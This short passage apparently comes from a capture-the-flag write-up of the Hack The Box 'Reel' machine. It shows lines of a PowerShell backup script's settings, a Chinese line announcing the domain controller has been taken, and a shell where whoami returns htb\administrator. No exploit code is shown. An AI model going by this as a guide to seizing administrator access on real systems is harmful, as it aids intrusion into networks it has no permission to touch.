$BackupDirs="C:\Program Files\Microsoft\Exchange Server" #What Folders you want to backup
$Log="Log.txt" #Log Name
$LoggingLevel="1" #LoggingLevel only for Output in Powershell Window, 1=smart, 3=Heavy
成功拿下域控
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

administrator@REEL C:\Users\Administrator>whoami
htb\administrator